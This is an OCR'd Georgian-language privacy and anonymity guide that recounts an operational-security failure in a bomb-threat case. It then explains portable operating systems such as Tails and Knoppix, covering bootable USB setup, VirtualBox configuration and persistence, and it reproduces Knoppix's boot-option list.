და ბოლოს ჰარვარდის ბომბის მუქარა, სადაც Eldo Kim-ს უნდოდა არ გაევლო ბოლო გამოცდა და ბომბის მუქარა გააგზავნა. იგი Tor-ით დაუკავშირდა ინტერნეტს, gorilla.com-დან გამოიყენა ერთჯერადი ელ-ფოსტის მისამართი რომ მუქარის შეტყობინება გაეგზავნა, მაგრამ როგორც აღმოჩნდა ელ-ფოსტის ქუდში იპოვეს გამგზავნის IP

მისამართი, ანუ გამომავალი TOR კვანძის მისამართი. პოლიცია უყურებდა ქმედების მოტივებს, ცხადია სტუდენტები იყვნენ ერთერთი საეჭვო ჯგუფი. მათ შეამოწმეს ვინ იყენებდა Tor-ს მაშინ როცა ელ-ფოსტა მიიღეს და აღმოაჩინეს რომ Eldo მუშაობდა Tor-თან. ბევრი შეცდომა დაუშვა, მაგალითად შეეძლო საუნივერსიტეტო ქსელი მაინც არ გამოეყენებინა.

ცხადია ვერასოდეს გაიგებთ იმ ხალხის შესახებ ვისაც კარგი ოპერაციული უსაფრთხოება აქვთ. თუმცა თითქმის შეუძლებელია რომ რამე ქმედება დიდი ხნის განმავლობაში უშეცდომოდ განხორციელდეს.

კიდევ ერთი საინტერესო შემთხვევაა ჯაშუშების ოპერაციული უსაფრთხოების შეცდომები, ეს ვიდეო https://www.youtube.com/watch?v=bM0PmwOlifE საკმაოდ საინტერესო ფაქტებს მოგაწვდით.


თავი 2. პორტატული ოპერაციული სისტემები -Tails, Knoppix, Puppy linux, Jondo live, Tiny Linux

ამ თავის მიზანია რომ განვიხილოთ პორტატული ოპერაციული სისტემები და როგორ ხდება მათი გამოყენება უსაფრთხოების და ანონიმურობის დასაცავად. ასევე განვიხილავთ რით განსხვავდებიან ეს სისტემები ერთმანეთისაგან და იმედია დაგეხმარებით აარჩიოთ თქვენთვის სასურველი სისტემა.

პორტატული ოპერაციული სისტემა კომპიუტერში უნდა ჩაიტვირთოს ინფორმაციის გარე მატარებლიდან, როგორიც არის CD/DVD, ფლეშ დისკი ან მეხსიერების ბარათი. ასეთი სისტემის ჩასატვირთად უნდა შეუერთოთ სისტემის მატარებელი კომპიუტერს, ანუ მაგალითად შეუერთოთ ფლეშ დისკი. შემდეგ BIOS-ში უნდა მიუთითოთ კომპიუტერს რომ პირველად ჩატვირთვა სწორედ ამ მოწყობილობიდან უნდა მოხდეს. შემდეგ კო კომპიუტერი ჩაიტვირთება გარე მატარებლიდან. ამ სისტემების მთავარი უპირატესობა არის რომ მათი დისკზე დაყენება არ არის საჭირო, ეს სისტემები ასევე იტვირთებიან ვირტუალური მანქანებიდან რაც ტესტირებისათვის მოხერხებული მეთოდია. ასეთი სისტემები შეიძლება გამოყოთ თქვენი სტანდარტული უსაფრთხოების არიდან და შექმნათ ცალკე უსაფრთხოების არე. ამ სისტემების ნაწილს გააჩნია ანონიმიზაციის საშუალებები, შესაბამისად ისინი დაიცავენ თქვენ კონფიდენციალურობას. მაგალითად ზოგ მათგანს აქვს Tor-ის მხარდაჭერა ან პირდაპირ Tor-ის გავლით უკავშირდებიან ინტერნეტს. პორტატული ოპერაციული სისტემები რომლებსაც აქვთ კარგი უსაფრთხოების და კონფიდენციალურობის თვისებები და რომელთა აქ განხილვაც ღირს არიან:


- Tails;
- Knoppix;
- Puppy Linux;
- JonDo/ Tor-Secure-Live-DVD;
- Tiny core Linux

ამ სისტემების უმეტესობა ჩამოიტვირთება როგორც ISO ფაილი, შემდეგ ამ ფაილისაგან უნდა შექმნათ CD ან DVD დისკი, ან უნდა დააყენოთ ფლეშ დისკზე ან მეხსიერების ბარათზე. მაგალითად Tails საიტი https://tails.boum.org/ ასე გამოიყურება:




ეს საიტი დაგეხმარებათ დააყენოთ სისტემა შესაბამის მატარებელზე. თუმცა CD/DVD დისკის შექმნა ISO ფაილიდან ძალიან ადვილია.

თუ ISO გინდათ USB ფლეშ დისკზე დააყენოთ ან გინდათ რომ მეხსიერების ბარათზე დააყენოთ უნდა გამოიყენოთ სპეციალური პროგრამა. ჩვენი რეკომენდაციაა Rufus https://rufus.ie/en_US/ გამოიყენოთ:



კიდევ ერთი გამოსადეგი პროგრამაა https://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/



ესეც მარტივი გამოსაყენებელი პროგრამაა თანაც ნაბიჯ-ნაბიჯ აგიხსნით პროცესს.


Knoppix და Tails-ს აქვთ სისტემაში ჩადებული შესაძლებლობა რომ სისტემა დააყენოთ ფლეშ დისკზე ან მეხსიერების ბართზე, ამისათვის ერთხელ უნდა დააყენოთ CD/DVD-ზე და შემდეგ მოახდინოთ მისი დაყენება ფლეშ დისკზე ან მეხსიერების ბარათზე.

მას შემდეგ რაც სისტემას დააყენებთ მატარებელზე, უნდა მოახერხოთ სისტემიდან ჩატვირთვა, ამისათვის კი BIOS-ში უნდა შეხვიდეთ. ყველა სხვადასხვა მოდელის კომპიუტერს სხვადასხვა ღილაკი აქვს BIOS-ში შესასვლელად, ლაფთოფებზე ეს, როგორც წესი, ერთ ერთი ფუნქციის ღილაკია. ამ ღილაკს უნდა დააჭიროთ როგორც კი კომპიუტერს ჩართავთ. Google-თი მოძებნეთ თქვენი კომპიუტერის შესაბამისი ღილაკი. BIOS-ში კი უნდა იპოვოთ Boot მენიუ და იქ აარჩიოთ რომ პირველ რიგში ჩაიტვირთოს USB ფლეშ დისკი და მეხსიერების ბარათი. ამის გაკეთების შემდეგ გადატვირთეთ კომპიუტერი და USB ფლეშ დისკიდან ჩაიტვირთება სისტემა.

იმისათვის რომ ISO ფაილი ვირტუალურ მანქანაში დააყენოთ დააჭირეთ Machine -> New ღილაკს 


, ეკრანზე გამოსულ ფანჯარაში შეიყვანეთ პარამეტრები:

- სახელი Tails;
- Type: Linux;
- Version: Other Linux (64 bit);




დააჭირეთ Next ღილაკს.


გამოსულ ფანჯარაში აარჩიეთ მინიმუმ 2048 მბ.




დააჭირეთ Next ღილაკს. შემდეგ ეკრანზე აარჩიეთ Do not add a virtual hard drive



დააჭირეთ Create ღილაკს და შემდეგ გამოსულ ფანჯარაში დააჭირეთ Continue ღილაკს.




სისტემა დაემატება ვირტუალურ მანქანას.




იმისათვის რომ ამ სისტემას კონფიგურაცია გაუკეთოთ გადადით მის სახელზე და შემდეგ დააჭირეთ Settings ღილაკს 


. System მენიუში აარჩიეთ Extended Features განყოფილება, Motherboard ჩანართში გააქტიურეთ Enable I/O APIC.




Storage მენიუში აარჩიეთ Empty Controller IDE Storage Tree-ში.



დააჭირეთ CD ღილაკს  მონიშნეთ შესაბამისი სისტემის ფაილი და დააჭირეთ Choose ღილაკს.



და გააქტიურეთ Live CD/DVD



დააჭირეთ OK ღილაკს. სისტემის ასამუშავებლად დააჭირეთ 

ღილაკს ამუშავდება სისტემა.

პორტატული ოპერაციული სისტემები არის Persistent და Non Persistent ორივეს აქვს თავისი უპირატესობები. Persistent- ნიშნავს რომ ფაილები რომლებსაც სისტემა ჩამოტვირთავს ჩაიწერება დისკზე და მოხდება ამ ფაილების დამახსოვრება რომ როცა გამორთავთ ამ სისტემას და ისევ ჩატვირთავთ ეს ფაილები დისკზე აღმოჩნდება ხოლო Non Persistent სისტემა არ იმახსოვრებს ჩამოტვირთულ ფაილებს და როცა სისტემას გადატვირთავთ ჩამოტვირთული ფაილები გაქრება. Persistent სისტემების მთავარი ნაკლია რომ იმის გამო რომ ისინი ყველაფერს იმახსოვრებენ, ჰაკერის შეტევასაც დაიმახსოვრებენ და ჰაკერს დიდი ხნით ექნება წვდომა სისტემაზე. ხოლო უსაფრთხოებაზე ორიენტირებული სისტემები როგორიც არის Tails ირიან Non Persistent ანუ არ იმახსოვრებენ არაფერს. ეს ასევე ხელს უშლის მომხმარებელს განსაზღვროს არასწორი პარამეტრები და მუდმივი საფრთხე შექმნან ამ პარამეტრებით. Persistent სისტემებს მუდმივად განახლება სჭიდებათ, მაგრამ სამაგიეროდ მათი გაახლება შეიძლება მთელი საინსტალაციო პაკეტის ჩამოტვირთვის გარეშე.

Non Persistance-ს ძირითადი უპირატესობა ის არის რომ ის არაფერს არ იწერს და იმახსოვრებს, შესაბამისად არ ინახავს მტკიცებულებებს რომლებიც თქვენ წინააღმდეგ შეიძლება გამოიყენონ. ჰაკერებიც თუ შეაღწევენ კიდეც თქვენ სისტემაში მთელი მათი ნამუშევარი დაიკარგება და თავიდან მოუწევთ სისტემაში შეღწევა გადატვირთვის

შემდეგ. ასეთი სისტემები იდეალურია DVD-სათვის, ან ასევე შესაძლებელია დააყენოთ ისეთ ფლეშ დისკებზე თუ მეხსიერების ბარათებზე რომელზეც აპარატურულ დონეზე ჩაწერის აკრძალვაა შესაძლებელი. ფლეშ დისკები და მეხსიერების ბარათები ადვილი სატარებელია და ადვილი დასამალია, თუმცა მათი დაკარგვაც ადვილია, ამიტომ მათი დაშიფვრაა აუცილებელი. დაშიფვრას კი აქვს ერთი პრობლემა, უმეტესი ფლეშ დისკები იშიფრება პროგრამულად, ანუ როცა ამ დისკს შეუერთებთ კომპიუტერს რაღაც პროგრამა უნდა ამუშავდეს Widows-ში რომ მოხდეს გაშიფვრა, ეს კი ცხადია არ ვარგა რადგან ასეთი დისკიდან სისტემას ვერ ჩატვირთავთ. არსებობს აპარატურულ დონეზე დაშიფრული დისკებიც https://apricorn.com/aegis-secure-key-3z ასეთი დისკები საკმაოდ ძვირია, მაგრამ ეფექტურად იშიფრება.

გამოვიდა ბიომეტრიული დაშიფვრის მოწყობილობებიც. სამწუხაროდ მათ სიძვირესთან ერთად ჯერ-ჯერობით ვერ ვიპოვე სანდო მოწყობილობა რომელიც ადვილად ამოიცნობს თითის ანაბეჭდებს ერთერთი საუკეთესო მოწყობილობაა https://www.ironkey.com/en-US/ .

Knoppix, Puppy linux, Jondo live, Tiny core linux, Window To Go

Windows 7 -ის პორტატული ვერსია შეიძლება შექმნათ, თუ როგორ ხდება ამის გაკეთება ამ ბმულიდან გაიგებთ https://www.technorms.com/8098/create-windows-7-live-cd ასევე შეგიძლიათ Windows 7-ის პორტატული დისკი ჩამოტვირთოთ ამ ბმულიდან https://getintopc.com/softwares/operating-systems/windows-7-live-cd-free-download-1250790/. ეს ვერსია უფრო სისტემის აღსადგენადაა შექმნილი და არა უსაფრთხოებისათვის. ასევე არსებობს Windows To Go რომელიც არის Windows 8-ის ვერსია https://en.wikipedia.org/wiki/Windows_To_Go. ეს ვერსიაც არ შექმნილა განსაკუთრებულად უსაფრთხოებისათვის, მისი დაყენება შეიძლება დაშიფრულ ფლეშ დისკზე და შეიძლება საკმაოდ უსაფრთხოც კი იყოს.

მინიმიზებული ზომის ოპერაციული სისტემებიდან ერთერთი საუკეთესოა Tiny Core Linux, რომელიც შეგიძლიათ ამ ბმულიდან http://tinycorelinux.net/downloads.html ჩამოტვირთოთ. ეს სისტემა ნამდვილად მინიმალურია, მისი ზომა მხოლოდ 21 მეგაბაიტია. ძალიან ჩქარა იტვირთება და აქვს საკმაოდ ნორმალური გრაფიკული ინტერფეისი. თუმცა ბევრი თვისებები არ გააჩნია, მისი გამოყენება სავსებით შესაძლებელია მარტივი ამოცანების გადასაწყვეტად.

Puppy Linux https://puppylinux.com/ არის ძალიან მსუბუქი ოპერაციული სისტემა, იგი მეხსიერებაში მხოლოდ 270 მბ-ს იკავებს. არ არის გათვლილი უსაფრთხოებაზე თუმცა მისი კონფიგურირება ისე შეიძლება რომ უსაფრთხოებისათვის გამოსადეგი გახდეს. მუშაობს ძველ კომპიუტერებზე. ჩამოტვირთვისას გაითვალისწინეთ რომ PAE საინსტალაციო ფაილები არის კომპიუტერებისათვის ბევრი მეხსიერებით ანუ 256 მბ ზე მეტი მეხსიერებით.

Knoppix ერთ-ერთი პირველი პორტატული ოპერაციული სისტემაა. რომელიც მუშაობს გარე დისკიდან, რომელიც შეიძლება იყოს ლაზერული დისკი, ან ფლეშ დისკი, ან სხვა. თავიდან Kali Linux-ის პირველი ვერსია სწორედ Knoppix-ზე მუშაობდა. სისტემა დაფუძნებულია Debian-ზე, რაც ძალიან კარგია რადგან მას აქვს უსაფრთხოების კარგი თვისებები. იგი დამწყებ მომხმარებლებს აძლევს საკმაოდ კარგ დაცვას შედარებით სუსტი და საშუალო დონის მოწინააღმდეგეებისათვის. სისტემის ჩამოტვირთვა შეგიძლიათ ბმულიდან http://www.knopper.net/knoppix/index-

en.html უნდა იპოვოთ DVD ვერსია და შემდეგ ჩამოტვირთოთ ISO ფაილი. ეს საიტი https://www.pendrivelinux.com/knoppix-linux-live-cd-and-usb-flash-drive-persistent-image-how-to/ კი გაძლევთ ინფორმაციას თუ როგორ დააყენოთ ეს სისტემა ფლეშ დისკზე. Knoppix იყენებს ბრაუზერს IceWeasel რომელიც Firefox-ის ვერსიაა. მას გააჩნია უსაფრთხოების ძლიერი თვისებები, ასევე დაყენებული Chromium ბრაუზერი. სისტემას აქვს უსაფრთხოების კარგი პროგრამები როგორიც არის ვირუსების სკანერი, Firewall, SSH და სხვა. აქედან შეგიძლიათ გაუშვათ Tor პროქსი და ანონიმურად შეუერთდეთ Tor-ს. https://ipleak.net/ საიტის საშუალებით კი შეამოწმებთ ნამდვილად ხართ თუ არა Tor ქსელში.

შესაძლებელია შექმნათ ცალკე საქაღალდე სადაც მოხდება ინფორმაციის დამახსოვრება, თანაც ეს საქაღალდე შეიძლება დაიშიფროს.

სისტემა ჩატვირთვის წინ საშუალებას გაძლევთ შეიყვანოთ ე.წ. Cheat Codes კოდები ანუ კონფიგურაციის ბრძანებები. ამ ბრძანებების სიას და როგორ მუშაობენ ისინი იპოვით ბმულზე http://knoppix.net/wiki3/index.php?title=Cheat_Codes. ეს კოდები კი მოსახერხებელია განსაკუთრებით იმ შემთხვევაში თუ სისტემა არ იმახსოვრებს კონფიგურაციას და ჩატვირთვისას გინდათ გარკვეული კონფიგურაციის გამოყენება.

```
    CHEATCODES AND HINTS FOR KNOPPIX V7.6
================================================================================
                          (last update: 26.01.2016)

These options (can be combined) work from the boot prompt:

### General ###
adriane                              Start blind-friendly, talking desktop
debug                                Debug boot process step-by-step [→ Tip]
expert                               Interactive setup for experts [→ Tip]
knoppix                              Knoppix w/ 32bit Kernel
knoppix64                            Knoppix w/ 64bit Kernel [→ Tip]
knoppix 2                            Runlevel 2, Textmode only
knoppix init=/bin/bash               Start bash as process 1 instead of init

### Language/Country ###
knoppix lang=ch|cn|de|da|es|fr|it    specify language/keyboard [Hint: 1]
knoppix lang=nl|pl|ru|sk|tr|tw|us    specify language/keyboard
knoppix keyboard=us xkeyboard=us     Use different keyboard (text/X)
knoppix utc                          Use Universal Time [→ Tip]
knoppix tz=Europe/Berlin             Use this timezone for TZ
                                     (default: tz=localtime)

### Hardware/Workarounds ###
knoppix ide1=reset                   Try this if knoppix can't find the
                                     CD/DVD drive on old computers [Hint: 4]
knoppix no{apic,lapic,acpi,apm}      Skip parts of HW-detection (1)
knoppix no{hwsetup,udev,dhcp,fstab}  Skip parts of HW-detection (2)
knoppix no{pcmcia,sound,swap}        Skip parts of HW-detection (3)
knoppix nousb                        Skip parts of HW-detection (4)
knoppix nolapic                      Disable local APIC (differs from noapic)
```

```
knoppix noideraid                    Disable IDE-Raiddisk detection
knoppix pnpbios=off                  No PnP Bios initialization
knoppix acpi=off                     Disable ACPI Bios completely
knoppix acpi=noirq                   Disable ACPI IRC routing only
knoppix acpi=force                   FORCE ACPI Bios initialization
knoppix noacpid                      Do not start ACPI even daemon
failsafe                             Boot with (almost) no HW-detection
knoppix pci=irqmask=0x0e98           Try this, if PS/2 mouse doesn't work [Hint: 2]
knoppix pci=bios                     Workaround for bad PCI controllers
knoppix ide2=0x180 nopcmcia          Boot from PCMCIA-CD-Rom (some notebooks)
knoppix mem=512M                     Specify Memory size in MByte [Hint: 7]
knoppix wheelmouse                   Enable IMPS/2 protocol for wheelmice
knoppix nowheelmouse                 Force plain PS/2 protocol for PS/2-mouse

### Desktop ###
knoppix desktop=kde|gnome|icewm      Use specified WM instead of LXDE (1)
knoppix desktop=fluxbox|openbox      Use specified WM instead of LXDE (2)
knoppix desktop=larswm|evilwm|twm    Use specified WM instead of LXDE (3)
knoppix no3d                         Don't use compiz 3d fuctions
knoppix 3d                           Try compiz even on slow cards w/o dri

### Graphics ###
knoppix screen=1280x1024             Use specified Screen resolution for X
knoppix hsync=95                     Use 95 kHz horizontal X refresh rate
knoppix vsync=60                     Use 60 Hz vertical refresh rate for X
knoppix xmodule=fbdev|vesa|svga      Use specified Xorg-Module (1)
knoppix xmodule=nouveau|radeon       Use specified Xorg-Module (2)
knoppix xmodule=intel|vmware|s3      Use specified Xorg-Module (3)
knoppix norandr                      Disable Xorg RandR feature (may be
                                     useful if wrong resolution was detected)
knoppix noddc                        Don't query monitor for resoution
knoppix nocomposite                  Don't use Xorg Composite extension
knoppix vga=normal                   No-framebuffer mode, but X
knoppix nodrm                        Don't load graphics acceleration modules
knoppix nofb                         Don't load framebuffer modules
knoppix nomodeset                    Don't use Kernel Mode Settings for X
fb1280x1024                          Use fixed framebuffer graphics (1)
fb1024x768                           Use fixed framebuffer graphics (2)
fb800x600                            Use fixed framebuffer graphics (3)
fb640x480                            Use fixed framebuffer graphics (4)

### Configuration / Persistent image ###
knoppix nonetworkmanager             Don't start network manager
knoppix toram                        Copy to RAM and run from there [→ Tip]
knoppix tohd=/dev/sda1               Copy to Harddisk and run from there
knoppix fromhd=/dev/sda1             Boot from previously copied CD-Image
knoppix bootfrom=/dev/sda1/KNX.iso   Access image, boot from ISO-Image [→ Tip]
knoppix knoppix_dir=KNOPPIX          Directory to search for on the CD.
```

```
knoppix knoppix_name=KNOPPIX        Cloop-File to search for on the CD.
knoppix noswap                      Don't use existing swap partitions
knoppix nozram                      Don't use zram compressed swap-in-ram
knoppix forensic                    Don't use swap and mount read-only [Hint: 6]
knoppix secure                      Disable root access
knoppix mkimage                     Create persistent image as needed [→ Tip]
knoppix noimage                     Ignore persistent image or partition

### Knoppix Terminalserver/Client ###
knoppix nfsdir=hostip:path          Use nfsdir as /mnt-system for TS client
knoppix hostname=name               Set TS client hostname
knoppix hostname=auto-mac           Set TS client hostname from MAC address
knoppix hostname=auto-clock         Set TS client hostname from clock

### Various ###
knoppix noeject                     Do NOT eject CD after halt
knoppix noprompt                    Do NOT prompt to remove the CD
knoppix testcd|testdvd              Check live medium for defects [→ Tip]
knoppix splash                      Use splash.ppm in initrd as boot pic
knoppix trace                       create an open() trace in /open.trace
```

